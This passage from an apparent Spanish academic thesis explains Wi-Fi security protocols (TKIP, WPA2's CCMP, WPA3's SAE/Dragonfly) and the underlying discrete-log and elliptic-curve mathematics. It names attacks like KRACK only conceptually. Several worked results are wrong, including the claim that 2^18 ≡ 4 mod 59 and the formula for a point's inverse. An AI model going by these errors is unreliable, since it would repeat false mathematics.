
4.7.2.2 Integridad y confidencialidad de los datos.

TKIP (Ver **Figura 10**) es el protocolo de cifrado usado en WPA, que sustituyó a WEP. Sin embargo, sigue utilizando RC4 para la encriptación de datos, ya que WPA estaba pensado para ser instalado en el hardware vigente. De acuerdo a Lashkari et al. (2009) y Adnan & Abdirazak (2015) Hay cuatro mejoras en este protocolo:

- TKIP introduce un nuevo MIC llamado 'Michael' para proteger la integridad de los mensajes. Tiene una longitud de 64 bits en contraste con el CRC de 32 bits que emplea WEP.

- TKIP reutiliza el IV de WEP como número de secuencia del paquete para poder detectar ataques de repetición. Si el receptor detecta un paquete con un mismo número de secuencia o uno más pequeño para la misma clave de cifrado, se entiende que está fuera de secuencia.
- TKIP usa una función de combinación de claves por paquete. Descarta que la misma clave sea utilizada por diferentes clientes o AP´s teniendo en cuenta la dirección MAC local. Además, desvincula los IVs y la clave por paquete.
- Tiene un mecanismo de recodificación para ofrecer nuevas claves de cifrado e integridad.

Figura 10.
Diagrama del protocolo TKIP



Tomado de *Temporal Key Integrity Protocol diagram*, por M. Vink,2020, *(*(https://www.ru.nl/publish/pages/769526/mark_vink.pdf*)*

4.7.2.3 Limitaciones

- **Uso del algoritmo RC4:** el uso de dos o más claves RC4 calculadas bajo el mismo IV facilita el cálculo de la clave temporal.
- **Vulnerable a los ataques de fuerza bruta:** con el uso de una clave insegura de menos de 20 caracteres, se puede utilizar ataque de diccionario para descifrar la clave precompartida.
- **Mayor sobrecarga de rendimiento:** según la investigación de (Tripathi et al., 2008), el rendimiento era menor y la sobrecarga mayor en comparación con el uso de WEP.
- **El uso de TKIP:** debido a las colisiones de hash cuando se utilizan funciones de hash para mezclar las claves TKIP, si el atacante recopila unas cuantas claves RC4

calculadas bajo el mismo IV, podrá recuperar la clave temporal (*Temporary Key*- TK) y la clave MIC (Kohlios & Hayajneh, 2018).

4.7.3 WPA2

WPA2 (*Wi-Fi Protected Access II*) se introdujo en 2004 como sustituto de WEP y del temporal WPA. WPA2 se considera la implementación completa de 802.11i-204, utilizando el cifrado AES (*Advanced Encryption Standard*). En 2006, la Wi-Fi Alliance obligó a que todos los dispositivos recién certificados fueran compatibles con WPA2, además de soportar 802.11i que es un estándar para proporcionar más seguridad en la capa de acceso al medio (MAC), lo que garantizaba que el hardware moderno ofreciera los últimos protocolos de seguridad. WPA2 usa *Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*-AES (CCMP-AES) para el cifrado de datos, aunque también puede admitir TKIP para la compatibilidad con dispositivos anteriores. Emplea una clave de 128 bits y un vector de inicialización de 48 bits para minimizar la vulnerabilidad a un ataque de repetición (Institute of Electrical and Electronics Engineers, 2004).

4.7.3.1 Autenticación.

WPA2 implementa el mismo apretón de manos de cuatro vías que fue introducido en WPA (ver **Figura 9**).

4.7.3.2 Integridad y confidencialidad de los datos.

El Protocolo CBC-MAC (*Cipher-Block Chaining*-MAC) en modo contador (CCMP) (Ver **Figura 11**) es el protocolo de cifrado utilizado en WPA2. Emplea el mismo proceso de establecimiento de claves que WPA; ahora no existe una clave separada para cifrar los datos y construir el MIC. En relación con TKIP, CCMP proporciona un nivel superior de seguridad al utilizar el cifrado AES admitiendo claves de 128-256 en secuencias de 32 bits, que es más potente que RC4 y ofrece una mejor protección de la integridad que MICHAEL. El CCMP se realiza en el PTK o GTK para *unicast* o *broadcast* respectivamente. Y lo ejecuta a través de AES, la dirección MAC del transmisor, el número de paquete del mensaje y algunos contadores que se requieren para el modo contado en AES (Bensky, 2019).

Proceso de Cifrado CCMP:


- Para cada unidad de datos del protocolo de control de acceso al medio (*Medium access control Protocol Data Unit* - MPDU) se tiene un número de paquete (Packet *Number*-PN) que se incrementará para cada MPDU siguiente.

- En la cabecera de la MPDU, existe algo que se conoce como Datos de Autenticación Adicional (*Additional Authentication Data*-AAD) que se utiliza para transmitir el campo de integridad por CCMP.
- Se utilizará para que el CCMP Nonce evite el PN y A2 (Dirección 2 de la MPDU) y el campo prioridad de la MPDU.
- En la ampliación, el nuevo PN concatenado con el identificador de clave se utilizarán para crear la cabecera CCMP de 64 bits.
- El *nonce*, el grupo de claves temporales, el ADD y la información de la MPDU se utilizarán para hacer el cifrado y el MIC.
- El cifrado de MPDU se obtiene combinando la cabecera CCMP, la cabecera MPDU única, los datos cifrados y el MIC (Reddy & Srikanth, 2019).


Proceso de descifrado CCMP:

- Una vez obtenida la MPDU cifrada, se pueden extraer los valores AAD y nonce de la MPDU cifrada.
- La cabecera de la MPDU codificada se emplea para hacer el AAD.
- Para hacer el nonce, se utilizarán las estimaciones de varios campos de la cabecera, que son los campos PN, MPDU address 2 (A2) y Priority.
- Para recuperar el texto plano de la MPDU, se combinan el AAD, la clave temporal, el MIC, el nonce y el texto cifrado de la MPDU. Además, ahora se afirma la integridad del texto plano MPDU y AA.
- Por último, incorporando la cabecera MAC de la MPDU y el texto sin formato descodificado de la MPDU, se descifra el texto sin formato de la MPDU (Reddy & Srikanth, 2019).

Figura 11.
Diagrama del protocolo CBC-MAC en modo Contador



(a)



(b)

Nota: El (a) es el proceso de cifrado y (b) es el proceso de descifrado
Tomado de (Reddy & Srikanth, 2019).

4.7.3.3 Limitaciones.

- **Se requiere cambiar de AP a un más actualizado:** esto se debe que CCMP y AES requieren un cambio de hardware, pero para la actualidad los AP lanzados y que más se utilizan son WPA2 y no hay inconveniente.
- **Explotación con el ataque KRACK:** este explota el *handshake* de cuatro vías que se utiliza para autenticar a los usuarios cuando se conectan a una red. Esta falla radica en que WPA2 permite la reinicialización de claves.
- **Tramas de gestión en texto plano:** un adversario puede falsificar los paquetes para que parezca que proceden del cliente objetivo y realizar ataques como la desautenticación (Kohlios & Hayajneh, 2018).

4.7.4 WPA3

WPA3 (*Wi-Fi Protected Access III*) fue lanzado en 2018, tras el descubrimiento de los ataques de reinstalación de claves (KRACKs) en WPA2, con el propósito de aumentar el nivel de seguridad y solucionar varios puntos débiles de WPA2 (Vanhoef, 2018). WPA3 utiliza a el protocolo Dragonfly con una ligera variante llamada SAE (*Simultaneus Authentication of*

Equals) para realizar la autenticación del cliente, de este modo una contraseña de baja entropía se convierte en una clave de alta entropía, es decir, que la complejidad es alta debido a su aleatoriedad. Dragonfly forma parte del intercambio de claves autenticadas por contraseña (PAKE- *Password Authentication Key Exchange*), un requisito importante de los protocolos PAKE es evitar los ataques de diccionario fuera de línea (Vanhoef & Ronen, 2019).

Dragonfly utiliza criptográfica de logaritmo discreto para garantizar la seguridad en la autenticación y el intercambio de claves. Además, soporta la Criptografía de Curvas Elípticas (*Elliptic Curve Cryptography*-ECC) sobre un campo primo (grupo ECP), y la Criptografía de Campos Finitos (*Finite Field Cryptography* -FFC) con grupos multiplicativos módulo a un primo (grupos MODP). El estándar 802.11 exige que, si una estación anuncia soporte de SAE, debe implementar la curva elíptica NIST P-256. El soporte para otros grupos es opcional, lo que significa que no existe soporte obligatorio para los grupos MODP. Por lo tanto, se asume que se utilizan curvas elípticas por defecto, a menos que se mencione lo contrario. El resultado de Dragonfly genera una PMK, que luego es utilizada, sobre el clásico intercambio de cuatro vías de WPA2, para la autenticación y el establecimiento de claves, es decir, WPA3 siempre implica dos intercambios; el handshake SAE de autenticación de contraseña, seguido del handshake de cuatro vías de WPA2 (Vanhoef & Ronen, 2020).

El intercambio de claves Diffie-Hellman (*Define−Hellman Key Exchange-DHKE*) es el protocolo que se desarrolló con la idea de aprovechar el problema de logaritmo discreto (*Discrete Logarithm Protocol -DLP*), la estructura algebraica en la que se basa son los grupos multiplicativos cíclicos, es de vital importancia entender Diffie-Hellman ya que el protocolo SAE se basa en el protocolo DLP, tener conocimiento del intercambio de Diffie-Hellman ayudará a entender las vulnerabilidades de WPA3.

4.7.4.1 Criptografía de campos finitos (FFC)

Un campo es un conjunto de elementos 'F' con dos operaciones: adición y multiplicación. En la adición, los elementos son un grupo conmutativo. En la multiplicación, los elementos distintos de cero son un grupo conmutativo. Además, la adición y la multiplicación están ligadas por una propiedad distributiva.

Conjunto F con dos operaciones: +, .

$< F, + >$ es un grupo conmutativo

$< F\ (x), . >$ es un grupo conmutativo

$a.(b+c) = a.b + a.c$

$(b+c).a = b.a + c.a$

Números primos: 2,3,5,7,11,13,19…….

En criptografía, un campo finito de números enteros módulo p (dónde módulo es el residuo de una división entera y p es un número primo, lo que se define como $GF(p)$ o campo de Galois de p(Islam et al., 2020).

4.7.4.1.1 Grupo MODP Aditivo

Las sumas de grupos MODP se realizan en un grupo finito Z_p, donde p es un número primo. Donde y $a, b \in Z_p$, donde $Z_p = \{0,1,\ldots.(p-1)\}$. El proceso consiste en dos pasos:

- Sumar dos elementos a y b del grupo: $a + b$.
- Tomar el resultado modulo p, es decir $(a+b)\ mod\ p$. El resultado es un elemento del grupo Z_p. Por ejemplo, con Z_p= {0,1,2,3,4} y sumando módulo 5:

Supongamos que queremos sumar el 1 y el 3 de este grupo. Según las reglas de la suma MODP, primero sumamos 1+3=4. Luego, tomamos el residuo de la división de 4 entre 5, es decir, 4 mod 5 =4. Hay que recordar que cuando el dividendo es mayor que el divisor en operaciones aritméticas modulares, se tomará como cociente a 0 y el residuo será el dividendo.

4.7.4.1.2 MODP multiplicativo

Las multiplicaciones de grupos MODP se realizan en un grupo finito Z_p, donde p es un número primo. Donde y $a, b \in Z_p$, donde $Z_p = \{0,1,\ldots.(p-1)\}$. El proceso consiste en dos pasos:

- Multiplicar dos elementos a y b del grupo: $a * b$.
- Tomar el resultado modulo p, es decir $(a*b)\ mod\ p$. El resultado es un elemento del grupo Z_p.

En resumen, se multiplican dos elementos en un grupo finito y se toma el resto de la división de esa multiplicación entre un número primo específico, este proceso se realiza con el objetivo de mantener los elementos dentro del grupo finito. Por ejemplo, para el mismo ejemplo de la adición de MODP; $1 * 3 = 3$, por lo que el resultado es, $3\ mod\ 5 = 3$.

4.7.4.2 El problema del logaritmo discreto (DLP)

Sea Z_p^* un grupo cíclico finito de orden p -1 y un generador $\alpha \in Z_p^*$ y otro elemento $\beta \in Z_p^*$. El problema de logaritmo discreto es la inviabilidad computacional de determinar el entero $1 \leq x \leq p - 1$ tal que:

$$\alpha^x \equiv \beta \, mod \, p$$

Debe existir tal número entero x, ya que α es un generador y cada elemento del grupo se puede expresar como una potencia de cualquier elemento primitivo. x es el logaritmo discreto de β en base α:

$$x = log_\alpha \beta \, mod \, p$$

Por ejemplo, considerando el grupo cíclico $Z_p^* = 59$, un elemento primitivo $\alpha = 2$ y $\beta = 4$.

$$2^x \equiv 4 \, mod \, 59$$

$$x = log_2 4 \, mod \, 59$$

Para números pequeños, el valor de x puede determinarse utilizando un ataque de fuerza bruta probando con cada elemento del grupo cíclico, en este caso se demuestra que el residuo de $2^{18}/59$ y 4/59 es exactamente el mismo, por lo que se considera que es congruente.


$$2^{18} = 262144 \equiv 4 \, mod \, 59$$

Si se utilizan números con una longitud mayor o igual a 1024 bits, la DLP es una función unidireccional. Es decir, para un p dado, α y β deben ser computacionalmente incalculables para determinar el valor de x (Pérez, 2020).

4.7.4.3 Intercambio de claves Diffie Helman (DHKE)

El Intercambio de claves Diffie Helman (DHKE) es una aplicación del DLP que permite a dos partes obtener una clave secreta común mediante la comunicación de un canal inseguro.

Figura 12.
Intercambio de Claves Diffie-Hellman



Tomado de "An autopsy of password.link",por (Pérez, 2020)

Ambos lados comparten la misma clave k_{AB} porque:

$$B^a \equiv (\alpha^b)^a \equiv \alpha^{ab} \ mod \ p$$

$$A^b \equiv (\alpha^a)^b \equiv \alpha^{ab} \ mod \ p$$

Previamente a la utilización de k_{AB} como clave simétrica, hay que verificar que; p es primo y tenga una longitud mínima de 1024 bits, α sea un elemento primitivo del grupo Z_p^* y que las claves privadas a , b se han generado con un generador aleatorio (Pérez, 2020).

4.7.4.4 Criptosistemas de curva elíptica (ECC)

Dada una ecuación polinómica, una curva elíptica está formada por todos los puntos (x, y) que cumplen la ecuación. Para uso criptográfico, la curva se considera sobre un campo finito. La elección natural son los campos primos $GF(p)$, donde toda la aritmética se realiza módulo a un primo p (Pérez, 2020).

Ecuación 1. *Ecuación de la curva elíptica utilizada para la derivación de contraseña en WPA3 SAE.*

$$E: y^2 \equiv (x^3 + ax + b) \ mod \ p$$


Una curva elíptica E sobre Z_p, $p > 3$ con p primo es el conjunto de todos los pares $(x, y) \in Z_p$ tales que con un punto imaginario en en el infinito ϑ y $a, b \in Z_p$. Además, debe cumplirse la desigualdad $4a^3 + 27b^2 \neq 0 \; mod \; p$. Esta condición de desigualdad asegura que ese trazado de curvas no tiene auto-intersecciones que puedan comprometer la seguridad del sistema criptográfico (Pérez, 2020).

Mediante la operación "adición", que se define con el símbolo "+", se puede decir que dados dos puntos P y Q, se calcula otro punto R que forma parte de la curva elíptica.

$$P + Q = R \Longleftrightarrow (x_1, y_1) + (x_2, y_2) = (x_3, y_3)$$

La operación de adición cambia si los dos puntos a sumar coinciden o no.

Figura 13.
a) P+Q b) P+P



Tomado de “An autopsy of password.link”,por (Pérez, 2020)

- **P+Q**: La adición se realiza trazando una recta que pase por P y Q. Esta recta intercepta la curva en un tercer punto. El punto simétrico respecto al eje x de la tercera intersección es el resultado de la suma.
- **P+P:** Para hallar el resultante hay que trazar una recta tangente por P. El punto simétrico respecto al eje x de la intersección entre la recta tangente y la curva es el punto resultante (Pérez, 2020).

La operación de adición descrita anteriormente se puede ver desde un punto de vista matemático de la siguiente manera:

$$x^3 = s^2 - x_1 - x_2 \; mod \; p$$

$$y^3 = s\left(x_1 - x_3\right) - y_1 \; mod \; p$$

La pendiente s se define como:

Si $P \neq Q$ (suma de puntos) $s = \frac{y_2 - y_1}{x_2 - x_1} \; mod \; p$

Si $P = Q$ (suma de puntos) $s = \frac{3{x_1}^2 + a}{2y_1} \; mod \; p$

El elemento neutro ϑ es un punto abstracto en el infinito tal que

$$P \; + \; \vartheta = P$$

Asimismo, se necesita un elemento inverso para cumplir la definición de un grupo G. El inverso de un elemento de grupo P es $-P$, tal que $P \; + \; (-P \;) \; = \; \vartheta$. El inverso $-P$ es el punto reflectado sobre el eje x:

$$-P \; = \; (-x_p, p \; - \; y_p)$$

Por ejemplo, según M. Pérez (2020), dada la curva elíptica ${y}^{2} = {x}^{3} + 3x + 2 \; mod \; 7$ y el punto $P \; = \; (0, 3)$, se deducen los puntos $2P$ y $3P$.

Primero se verifica que P forma parte de la curva elíptica.

$$9 = \; 0 + \; 0 \; + \; 2 \; mod \; 7 = 2 \; mod \; 7$$

Entonces, $2P$ puede calcularse como $P \; + \; P$:

$$2P \; = \; P \; + \; P \; = \; (0, 3) \; + \; (0, 3)$$

$$s_{2P} = \frac{3{x_1}^2 + a}{2y_1} \; mod \; p = \frac{3 * (0)^2 + 3}{2 * 3} \; mod \; 7 = 3 * 6^{-1} \; mod \; 7 \; = 3 * 6 \; mod \; 7$$

$$= \; 4 \; mod \; 7$$

$$y_{2P} = 4(0 - 2) - 3 mod 7 = -11 mod 7 = 3 \; mod 7$$

$$2P \; = \; (2, 3)$$

3P se calcula como 2P + P:

$$s_{3P} = \frac{y_2 - y_1}{x_2 - x_1} \; mod \; p = \frac{3 - 3}{2 - 0} \; mod \; 7 = 0 \; \cdot \; (2)^{-1} \; \text{mod} \; 7 \; = \; 0 \; \text{mod} \; 7$$

$$x_{3P} \; = \; 0^2 - \; 0 \; - \; 2 \; mod \; 7 \; = \; -2 \; mod \; 7 \; = \; 5 \; mod \; 7$$

$$y^{3P} = 0(0 - 5) - 3 \, mod \, 7 = -3 \, mod \, 7 = 4 \, mod \, 7$$

$$3P = (5, 4)$$

4.7.4.4.1 El problema del logaritmo discreto con curvas elípticas.

Los puntos de una curva elíptica junto con ϑ tienen subgrupos cíclicos. Bajo estas condiciones, todos los puntos de una curva elíptica forman un grupo cíclico (Pérez, 2020). Continuando con el ejemplo anterior, donde la curva elíptica es $y^2 = x^3 + 3x + 2 \, mod \, 7$ y el punto es $P = (0, 3)$.

$$P = (0, 3)$$

$$2P = (2, 3)$$

$$3P = (5, 4)$$

$$4P = (4, 6)$$

$$5P = (4, 1)$$

$$6P = (5, 3)$$

$$7P = (2, 4)$$

$$8P = (0, 4)$$

$$9P = \vartheta$$

$$10P = (0, 3) = P$$

Los puntos mencionados pertenecen a un grupo cíclico. Este grupo cíclico tiene como orden $\#E = 9$ ya que el punto $10P$ es igual a P. El orden se representa con $\#E$.El Problema del Logaritmo Discreto con Curvas Elípticas puede describirse como dada una curva elíptica E y considerando un elemento primitivo P y otro elemento T (Pérez, 2020). El Problema del Logaritmo Discreto es hallar el número entero d, donde $1 \leq d \leq \#E$, tal que:

$$dP = T$$

4.7.4.5 Intercambio de claves Diffie-Hellman (DHKE) con Curvas elípticas

Asimismo, de acuerdo a M. Pérez (2020), el DHKE puede utilizarse con curvas elípticas o también llamado Elliptic-Curve Diffie-Hellman (ECDH), y el proceso es bastante similar:

Figura 14.
Intercambio de claves Diffie-Hellman (DHKE) con Curvas elípticas

A **B**

Elige un número primo p.

Elige una curva elíptica E.

$$E : y^2 = x^3 + a \cdot x + b.$$

Elige un elemento primitivo $P = (x_p, y_p)$.

$$\xleftarrow{(p, E, P)}$$

Elige $a_k = k_{pr,A} \in \{2, 3, ..., \#E - 1\}$.

Calcula $A = k_{pu} = a_k P = A = (x_A, y_A)$.

Elige $b_k = k_{pr,B} \in \{2, 3, ..., \#E - 1\}$.

Calcula $B = k_{pu} = b_k P = (x_B, y_B)$.

$$\xrightarrow{k_{pu} = A}$$

$$\xleftarrow{k_{pu} = B}$$

$T_{AB} = k_{pr,A} \cdot k_{pub,B} = a_k B = (x_{AB}, y_{AB})$.

$T_{AB} = k_{pr,B} \cdot k_{pub,A} = b_k A = (x_{AB}, y_{AB})$

Ambas partes comparten la misma clave T_{AB} porque:

$$a_k B = a_k(b_k P) = a_k b_k P$$

$$b_k A = b_k(a_k P) = a_k b_k P$$

Tomado de “An autopsy of password.link”,por (Pérez, 2020)

El intercambio de SAE fue propuesto por Daniel Harkins en 2008. La enmienda IEEE 802.11s para redes de malla inalámbricas utilizó por primera vez el intercambio SAE. El nombre Dragonfly se refiere al intercambio de protocolos con arquitectura idéntica descrito en el RFC 7664. El estándar 802.11 de 2016 define SAE como una variante de la familia Dragonfly (Harkins, 2019).

SAE ofrece las especificaciones de seguridad siguientes:

1. Una vez completado con éxito el apretón de manos SAE, los participantes en el apretón de manos comparten una clave maestra por pares (PMK) de alta entropía.

2. Ningún atacante que intercepte y manipule pasiva o activamente el intercambio de claves podrá obtener la contraseña o la PMK resultante.

3. Solamente es posible una suposición de la contraseña por cada ejecución del apretón de manos. Por lo tanto, no son factibles los ataques de diccionario offline.

4. El conocimiento del PMK de una ejecución previa del intercambio no da ventaja a un atacante en futuras ejecuciones.

5. La revelación de la contraseña no puede ser aprovechada para descifrar tráfico pasado o reconstruir PMK's pasado, esto se conoce como *forward secrecy*.

4.7.4.6 Autenticación.

De acuerdo a (Lounis & Zulkernine, 2019) el protocolo de establecimiento de claves SAE hace uso de ECC o FCC, junto con un estilo de intercambio de claves *Diffie-Hellman* y la contraseña de red compartida para permitir que dos partes de la comunicación, esencialmente el AP y el cliente, establezcan una clave compartida. Esta clave se conoce como PMK (*Pairwise Master Key*) que en este caso se definirá como *mk*. Además, se emplea el clásico intercambio de cuatro vías para derivar otras claves criptográficas, como las de cifrado e integridad de los mensajes y completar con la autenticación del cliente. En WPA2, la PMK se obtiene mediante una función PBKDF (*Password-Base*d *Key Derivation Function*) de 256 bits que toma la contraseña secreta entre sus entradas.

Al capturar los paquetes de *handshake* de cuatro vías, un atacante podría aplicar ataques basados en diccionario e intentar descifrar la contraseña secreta, por lo tanto, en WPA3 se incrementó el protocolo SAE para crear una PMK de alta entropía y evitar este tipo de ataques.

Además, WPA3 requiere del uso de PMF para defender a los clientes de ataques de denegación de servicio basados en la suplantación de tramas de gestión, que se usa en los ataques de desautenticación. Sin embargo, existe un modo de transición que permite que los dispositivos que solo admiten WPA2 se conecten a una red WPA3, lo cual agrega una vulnerabilidad importante en los dispositivos de interconexión que admiten este modo. En los entornos empresariales o WPA3-Enterprise, se realizó una mejora, incrementada a 192 bits a longitud necesaria para el cifrado, sin embargo, para este trabajo solo nos centraremos en el modo WPA3 SAE para redes personales (Lounis et al., 2019).

El protocolo *Dragonfly* utiliza un elemento de contraseña (*Password Element*-PE) en lugar de la contraseña para calcular las claves. El PE determina el momento de la sesión, utilizado un conjunto acordado de parámetros de curva elíptica p que es un número primo grande utilizado para determinar el campo primo de la curva elíptica, y q, es otro un número primo en el orden de un grupo G, acordado por el cliente y el AP utilizando cálculo de logaritmo discreto y una técnica de *hunting-and-pecking* con la contraseña en texto plano , a continuación se describen las fases en las que se desarrolla el protocolo Dragonfly (Kohlios & Hayajneh, 2018).

4.7.4.6.1 Fase de Derivación de Contraseña

De acuerdo a Vanhoef & Ronen (2019) cuando se construye la trama *commit,* la contraseña precompartida se convierte primero en un punto de curva utilizando un algoritmo *hash-to-curve),* este algoritmo específico que se utiliza en SAE se basa en un método "*try-and-incremente* (probar y aumentar)" denominado *Hunting-and-pecking* [3] y en cada iteración se calcula primero el hash. El pseudocódigo que describe este proceso en los grupos ECP denominado *hash-to-curve* se resume en el **Algoritmo 3** y el que corresponde a los grupos MODP denominado *hash-to-element* se resume en el ***Algoritmo 4*** .

Para mitigar los ataques de tiempo, el bucle principal se repite *k* veces, sin importar cuando se encuentre la solución para *y.* En las iteraciones adicionales los cálculos se basan en una contraseña generada aleatoriamente en vez de la real. Los dispositivos que utilizan k*=40* están libres de ataques de sincronización según el cálculo de Igoe (2018), mientras los que tengan $k \leq 4$ son susceptibles a estos ataques, además, también se agregó el cegado de residuo cuadrático generando un número aleatorio para cada prueba, elevando al cuadrado y multiplicando por el número que se está probando. El resultado se multiplica por un (no) residuo cuadrático aleatorio por sesión antes de calcular el símbolo de Legendre. Por lo tanto, la raíz cuadrada se calcula al final de la función.

El cálculo de símbolos de legendre se denota como "(a/p)" que en sí, es un residuo de una división, por ejemplo, si se define un entero "a" que es el elemento de contraseña que se deriva antes de la primera trama de SAE, y "p" es el valor del primo que se define en la curva

[3] *Hunting and pecking* es una técnica que consiste en hacer un hash de la contraseña junto con la identidad de ambas partes y un contador hasta que el calor resultante corresponda a un elemento de grupo. Para grupos MODP, este método, es denomidado "hash-to-group", convirtiendo la contraseña en un entero modulo *p*. Por otra parte, para curvas elípticas, se denomina "hash-to-curve", convierte la contraseña en las coordenadas x de un punto de la curva elíptica utilizada.

elíptica utilizada en el algoritmo *hash-to-curve* que por defecto es de 256 bits. Este símbolo legendre puede tener tres posibles valores:

- Si "a" es un residuo cuadrático módulo "p" (es decir, existe un número entero "x" tal que $x^2 \equiv a \ (mod\ p)$), entonces el símbolo de Legendre es igual a 1.
- Si "a" no es un residuo cuadrático módulo "p" (es decir, no existe un número entero "x" que satisfaga $x^2 \equiv a \ (mod\ p)$), entonces el símbolo de Legendre es igual a -1.
- Si "a" es divisible por " p ", es decir, " p " divide exactamente a "a", entonces el símbolo de Legendre es igual a 0.

Este valor determina la solubilidad de la ecuación de la curva elíptica utilizada para derivar el elemento de contraseña, y servirá para encontrar el valor de y en la gráfica y por tanto el punto P en la curva realizar la comprobación de la clave del protocolo SAE (Ramírez & Contreras, 2019).

